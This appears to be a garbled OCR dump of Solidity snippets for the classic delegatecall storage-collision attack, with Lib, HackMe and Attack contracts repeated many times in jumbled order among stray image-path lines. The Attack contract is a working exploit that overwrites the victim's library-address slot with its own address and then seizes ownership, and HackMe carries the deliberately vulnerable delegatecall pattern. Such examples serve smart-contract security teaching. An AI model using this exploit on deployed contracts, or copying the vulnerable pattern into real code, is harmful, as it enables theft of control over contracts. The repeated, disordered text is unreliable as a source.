


Lib contract

```
uint public someNumber;

function doSomething(uint _num) public
{
    someNumber = _num;
}
```

HackMe contract

```
address public lib;
address public owner;
uint public someNumber;

constructor(address _lib) {
   lib = _lib;
    owner = msg.sender;
}

function doSomething(uint _num) public {
    lib.delegatecall(abi.encodeWithSignature("doSomething(uint256)", _num));
}
```



Attack contract

```
address public lib;
address public owner;
uint public someNumber;

HackMe public hackMe;

constructor(HackMe _hackMe) {
    hackMe = HackMe(_hackMe);
}

function attack() public {
    hackMe.doSomething(uint(uint160(address(this))));
    hackMe.doSomething(1);
}

function doSomething(uint _num) public {
    owner = msg.sender;
}
```

Attack contract

```
address public lib;
address public owner;
uint public someNumber;

HackMe public hackMe;

constructor(HackMe _hackMe) {
    hackMe = HackMe(_hackMe);
}

function attack() public {
    hackMe.doSomething(uint(uint160(address(this))));
    hackMe.doSomething(1);
}

function doSomething(uint _num) public {
    owner = msg.sender;
}
```

Attack contract

```
address public lib;
address public owner;
uint public someNumber;

HackMe public hackMe;

constructor(HackMe _hackMe) {
    hackMe = HackMe(_hackMe);
}

function attack() public {
    hackMe.doSomething(uint(uint160(address(this))));
    hackMe.doSomething(1);
}

function doSomething(uint _num) public {
    owner = msg.sender;
}
```

HackMe contract

```
address public lib;
address public owner;
uint public someNumber;

constructor(address _lib) {
   lib = _lib;
    owner = msg.sender;
}

function doSomething(uint _num) public {
    lib.delegatecall(abi.encodeWithSignature("doSomething(uint256)", _num));
}
```

Attack contract

```solidity
address public lib;
address public owner;
uint public someNumber;

HackMe public hackMe;

constructor(HackMe _hackMe) {
    hackMe = HackMe(_hackMe);
}

function attack() public {
    hackMe.doSomething(uint(uint160(address(this))));
    hackMe.doSomething(1);
}

function doSomething(uint _num) public {
    owner = msg.sender;
}
```

HackMe contract

```solidity
address public lib;
address public owner;
uint public someNumber;

constructor(address _lib) {
   lib = _lib;
    owner = msg.sender;
}

function doSomething(uint _num) public {
    lib.delegatecall(abi.encodeWithSignature("doSomething(uint256)", _num));
}
```

Attack contract


```
address public lib;
address public owner;
uint public someNumber;

HackMe public hackMe;

constructor(HackMe _hackMe) {
    hackMe = HackMe(_hackMe);
}

function attack() public {
    hackMe.doSomething(uint(uint160(address(this))));
    hackMe.doSomething(1);
}

function doSomething(uint _num) public {
    owner = msg.sender;
}
```

HackMe contract

```
address public lib;
address public owner;
uint public someNumber;

constructor(address _lib) {
   lib = _lib;
    owner = msg.sender;
}

function doSomething(uint _num) public {
    lib.delegatecall(abi.encodeWithSignature("doSomething(uint256)", _num));
}
```

Lib contract

```
uint public someNumber;

function doSomething(uint _num) public
{
    someNumber = _num;
}
```



Attack contract

```
address public lib;
address public owner;
uint public someNumber;

HackMe public hackMe;

constructor(HackMe _hackMe) {
    hackMe = HackMe(_hackMe);
}

function attack() public {
    hackMe.doSomething(uint(uint160(address(this))));
    hackMe.doSomething(1);
}

function doSomething(uint _num) public {
    owner = msg.sender;
}
```

HackMe contract

```
address public lib;
address public owner;
uint public someNumber;

constructor(address _lib) {
   lib = _lib;
    owner = msg.sender;
}

function doSomething(uint _num) public {
    lib.delegatecall(abi.encodeWithSignature("doSomething(uint256)", _num));
}
```

Lib contract

```
uint public someNumber;

function doSomething(uint _num) public
{
    someNumber = _num;
}
```

Attack contract

```
address public lib;
address public owner;
uint public someNumber;

HackMe public hackMe;

constructor(HackMe _hackMe) {
    hackMe = HackMe(_hackMe);
}

function attack() public {
    hackMe.doSomething(uint(uint160(address(this))));
    hackMe.doSomething(1);
}

function doSomething(uint _num) public {
    owner = msg.sender;
}
```

HackMe contract


```
address public lib;
address public owner;
uint public someNumber;

constructor(address _lib) {
   lib = _lib;
    owner = msg.sender;
}

function doSomething(uint _num) public {
    lib.delegatecall(abi.encodeWithSignature("doSomething(uint256)", _num));
}
```

Attack contract

```
address public lib;
address public owner;
uint public someNumber;

HackMe public hackMe;

constructor(HackMe _hackMe) {
    hackMe = HackMe(_hackMe);
}

function attack() public {
    hackMe.doSomething(uint(uint160(address(this))));
    hackMe.doSomething(1);
}

function doSomething(uint _num) public {
    owner = msg.sender;
}
```

HackMe contract

```
address public lib;
address public owner;
uint public someNumber;

constructor(address _lib) {
   lib = _lib;
    owner = msg.sender;
}

function doSomething(uint _num) public {
    lib.delegatecall(abi.encodeWithSignature("doSomething(uint256)", _num));
}
```




Attack contract

```
address public lib;
address public owner;
uint public someNumber;

HackMe public hackMe;

constructor(HackMe _hackMe) {
    hackMe = HackMe(_hackMe);
}

function attack() public {
    hackMe.doSomething(uint(uint160(address(this))));
    hackMe.doSomething(1);
}

function doSomething(uint _num) public {
    owner = msg.sender;
}
```

HackMe contract

```
address public lib;
address public owner;
uint public someNumber;

constructor(address _lib) {
   lib = _lib;
    owner = msg.sender;
}

function doSomething(uint _num) public {
    lib.delegatecall(abi.encodeWithSignature("doSomething(uint256)", _num));
}
```



Attack contract

```
address public lib;
address public owner;
uint public someNumber;

HackMe public hackMe;

constructor(HackMe _hackMe) {
    hackMe = HackMe(_hackMe);
}

function attack() public {
    hackMe.doSomething(uint(uint160(address(this))));
    hackMe.doSomething(1);
}

function doSomething(uint _num) public {
    owner = msg.sender;
}
```

HackMe contract

```
address public lib;
address public owner;
uint public someNumber;

constructor(address _lib) {
   lib = _lib;
    owner = msg.sender;
}

function doSomething(uint _num) public {
    lib.delegatecall(abi.encodeWithSignature("doSomething(uint256)", _num));
}
```